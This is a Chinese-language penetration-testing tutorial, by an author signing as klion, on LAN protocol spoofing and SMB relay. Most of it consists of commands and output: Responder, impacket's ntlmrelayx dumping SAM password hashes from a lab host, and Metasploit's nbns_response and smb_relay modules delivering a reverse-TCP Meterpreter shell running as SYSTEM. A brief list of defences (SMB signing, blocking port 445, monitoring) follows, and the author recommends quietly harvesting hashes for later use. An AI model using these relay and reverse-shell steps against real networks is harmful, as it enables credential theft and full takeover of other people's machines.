实战中我们是完全没必要把所有服务[其实就是**伪造恶意服务**]都开起来,有一两个足矣,只需编辑 Responder.conf 配置,把里面不需要的服务全都 Off 掉,而后直接指定本地网卡接口进行内网欺骗即可

```
# git clone https://github.com/SpiderLabs/Responder.git
# python Responder.py -I ens33
```



```

15:07:49 -> root@Strike -> [~/impacket/examples]
~/impacket/examples => python ntlmrelayx.py -t 192.168.3.129
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.3.113, attacking target smb://192.168.3.129
[*] Authenticating against smb://192.168.3.129 as PC-Win7CN\administrator SUCCEED
[*] Target system bootKey: 0xf3eead8231888598a646b81ce5f38552
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:318e4571228067e41e2b05fc9b21375b:::
webadmin:1000:aad3b435b51404eeaad3b435b51404ee:0a9c1aa700040fac16e45093c8bab4ce:::
dbadmin:1001:aad3b435b51404eeaad3b435b51404ee:748d00ccbe9f9290bd01e75759c4086c:::
[*] Done dumping SAM hashes for host: 192.168.3.129

```

0x06 关于 msf 中的一些 协议欺骗 / smb 重放 模块的简单利用

此处,只简单提一下 nbns_response[主要用来在内网进行机器名欺骗]和 smb_relay[重放成功后要执行的操作,比如,此处是直接执行一个 meterpreter 的 payload]模块的简单利用,现在,假设当前我们就处在目标内网中[比如,vpn 内网或者你通过无线接进去的,等等一些其它的方式吧...],图方便,我们就可以尝试直接用 msf 来搞,当然啦,还是习惯性的把问题说在前面,meterpreter 肯定是不免杀的,能不能正常回来不敢保证,此处仅仅只是为了演示效果,ok,来看具体操作

首先,借助 smb_relay 模块先把 smb 重放成功后要执行的操作准备好,很显然,这里是直接尝试弹个 meterpreter 回来,smbhost 参数则是用于指定要重放[攻击]的目标内网机器[此处是 IIS75-CN]

```

msf > use exploit/windows/smb/smb_relay
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.3.69
msf > set lport 110
msf > set smbhost 192.168.3.129 要重放的目标内网的机器 ip
msf > exploit

msf > use exploit/windows/smb/smb_relay
msf exploit(windows/smb/smb_relay) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf exploit(windows/smb/smb_relay) > set lhost 192.168.3.69
lhost => 192.168.3.69
msf exploit(windows/smb/smb_relay) > set lport 110
lport => 110
msf exploit(windows/smb/smb_relay) > set smbhost 192.168.3.129
smbhost => 192.168.3.129
msf exploit(windows/smb/smb_relay) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.3.69:110
msf exploit(windows/smb/smb_relay) > [*] Server started.

```

之后,开始利用 nbns_response 模块执行 NBNS 欺骗,注意,这里正则的意思是,只要匹配到含有这个字符串的共享路径全部欺骗到 192.168.3.69 这台

机器上[入侵者已控的那台 linux[Ubuntu 16.04 LTS] 机器],然后把流过的 net-ntlm v2 的 hash 再丢给 smb_relay 模块到 192.168.3.129 机器上去进行重放,一旦重放成功,就开始执行事先准备好的 meterpreter payload,之后便是看到的如下的效果,meterpreter 被正常弹回

```
msf > use auxiliary/spoof/nbns/nbns_response
msf > set regex iis7
msf > set spoofip 192.168.3.69
msf > exploit
msf > sessions -i 1
meterpreter > getuid
meterpreter > sysinfo
```

比如,我们现在就到目标内网中的任意一台 windows 机器上去访问一个含有这个字符串的 smb 共享



只上面要输入了正确的 192.168.3.129 机器的账号密码,meterpreter 便会被正常弹回,其实 msf 中还有一些相关的利用模块,不过使用上也几乎都大同小异,无非就是 **先欺骗 后重放**,此处不再赘述

```

msf exploit(windows/smb/smb_relay) > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(spoof/nbns/nbns_response) > set regex iis7
regex => (?-mix:iis7)
msf auxiliary(spoof/nbns/nbns_response) > set spoofip 192.168.3.69
spoofip => 192.168.3.69
msf auxiliary(spoof/nbns/nbns_response) > exploit
[*] Auxiliary module running as background job 1.
msf auxiliary(spoof/nbns/nbns_response) >
[*] NBNS Spoofer started. Listening for NBNS requests with REGEX "iis7" ...
[*] Sending NTLMSSP NEGOTIATE to 192.168.3.129
[*] Extracting NTLMSSP CHALLENGE from 192.168.3.129
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.3.133:49171
[*] Extracting the NTLMSSP AUTH resolution from 192.168.3.133:49171, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.3.129
[+] SMB auth relay against 192.168.3.129 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \UmluWgdL.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \UmluWgdL.exe...
[*] Sending stage (179779 bytes) to 192.168.3.129
[*] Meterpreter session 1 opened (192.168.3.69:110 -> 192.168.3.129:59379) at 2018-11-06 17:10:05 +0800

msf auxiliary(spoof/nbns/nbns_response) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : IIS75-CN
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x86/windows
meterpreter >

```

0x08 关于协议欺骗和 smb 重放攻击的一些简单防御手法

- 开启 Smb 签名
- Smb 共享如果压根用不到,直接关掉相应的服务或者开启系统防火墙限制 445 端口出入站
- 部署各种 ATA & ATP 产品来实时监控这种专门针对内网攻击的恶意流量
- 更多...

一点小结:

暂时先不用太关注文中的某些工具怎么用,先把问题的核心了解清楚才是根本目的,其实关于整个利用过程核心的点,就两个,第一个就是**欺骗**,如何借助像 **LLMNR,WPAD,NBNS,DNS,PROXY,HTTP,HTTPS** 这种协议实现对目标内网机器的欺骗让相应的流量都流经自己,是我们需要深入理解的东西,后续有机会也会就每种协议的欺骗流程细节做进一步的学习分享,篇幅限制,所以这里就没展开说,第二个才是**重放**,所谓重放的意思其实就是**拿着别人家的钥匙去开别人家的门**,然后再进去做些**龌龊的事情**,比如,装个探头,安个窃听,留个定位...此处可以看到,我们全程都侧重在捕捉 net-ntlm v2 的 hash 上,但现实是,抓 hash 也只是整个内网渗透中一个很小的环节而已[虽然小,但确实价值不菲],之所以没有深入去提及各种工具在重放成功后如何进行各种操作,是因为在实

战中,个人也并不太建议那样去干,因为上面都是演示,为了让大家看到实际效果,所以都是直接一次性重放成功,但实际上可能并不是这样,而且如果重放成功后就立即执行操作,出了问题,也很难判断到底是哪里的问题,不妨先通过这种方式把各个机器的 hash 搜集下,留着后续慢慢用,还是那句话,也许 web 确实可以做到全程自动化扫描利用,但内网,尤其在一些戒备森严,拓扑复杂的内网中,是很难像自己想象中的那样自动化的,关键突破还是得靠手工,如果内网都能上完全自动化,估计那个时候也就不再需要像我这样的低级渗透手了[大家全部专门去研究算法,协议即可,这其实也是我理想中的顶级对抗,嘿嘿...],敲定算法,找几个顶尖的程序员多花点儿时间就能搞定了,话说回来,拿到 hash 也并不能保证就一定能干什么,只能说可能会多个突破口而已,万一运气真的不好,hash 死活跑不出来,那就只能继续另谋他路了,渗透本就灵活,不用非在一条路上走到死,有经验的朋友,想必都能听懂我在说什么了,嘿嘿...写的仓促,文中肯定会有很多不足和缺陷,弟兄们多指正

作者 : klion